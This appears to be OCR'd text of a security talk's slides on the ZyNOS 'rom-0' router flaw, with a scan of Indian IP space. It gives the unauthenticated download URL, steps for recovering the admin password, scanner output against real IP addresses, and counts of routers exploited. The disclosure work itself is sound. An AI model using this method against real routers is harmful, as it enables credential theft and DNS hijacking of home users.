
- Attackers can download the backup configuration file(rom-0) without authentication
- Attack URL : http://<ip>/rom-0
- Reverse Engineer Rom-0 file to extract configuration file
- First line of the rom-0 file contains the admin password of the router
- Found in ZyNOS OS running RomPager HTTP server


122.170.110.39
Apps
Facebook
Gmail: Email from G...
Change Begins Here
Welcome | SecurityS...
GNUCITIZEN
Authentication Required
The server http://122.170.110.39:80 requires a username and password. The server says: DSL-2520U.
User Name:
Password:
Log In
Cancel
Facebook
Gmail
flipkart.com
Online Shopping India - Sh...
Gmail
Facebook
goal.com
Goal.com
CAS – Central Authenticati...
www.shodanhq.com
SHODAN - Computer Sear...


122.170.110.39/rom-0
Apps
Facebook
Gmail: Email from G...
Change Begins Here
Cisco Blog IoE
SHODAN - Comput...
YouTube
JESTERS COURT – O...
GNUCITIZEN
Welcome | SecurityS...
Google
Facebook
Gmail
flipkart.com
Online Shopping India - Sh...
Gmail
goal.com
www.shodanhq.com
rom-0
16.0/16.0 KB, 0 secs left

Rom-0 Vulnerability

Vulnerable Router Models



Information Extraction

- Extracting Password
  - Scan the identified router IP list to check for rom-0 vulnerability
  - If vulnerable, download rom-0 file
  - Reverse engineer the file rom-0 file to extract the config file
  - First line of rom-0 file holds the admin password
- Extract DNS settings
  - ZyNOS devices has telnet access from external network
  - An automated telnet script can be used to extract DNS settings and MAC address of the router


-- Host: 122.162.11.85
[+] Testing Vulnerability...
[+] Downloading rom-0...
[+] Extracting Key...
[+] Password is [redacted]
[+] Done }:)
-- Host: 122.167.242.221
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.169.56.218
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.163.83.81
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.163.91.17
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.161.114.131
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.163.48.129
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.177.172.205
[+] Testing Vulnerability...
[-] Router not vulnerable! :(
-- Host: 122.168.24.73
[+] Testing Vulnerability...
[-] Router not vulnerable! :(

Results & Findings

- What we found …
  - Scanned 11,24,682 Unique IP in the Entire Indian ASN space running HTTP services
  - Identified 9,0733 devices running HTTP service
  - Identified 1,4209 devices with matching SOHO router signature
  - Identified and exploited **4515** routers running vulnerable ZyNOS firmware
  - **17%** of routers forward DNS traffic to legitimate DNS servers
  - 556 routers redirects to known malicious DNS servers

Data in Google Maps

Results & Finding

- Why these many vulnerabilities …
  - Lack of security protocols followed during design by low end router manufacturers
  - Lack of Initiative form the part of ISPs
  - Lack of awareness from the part of users

Thank You…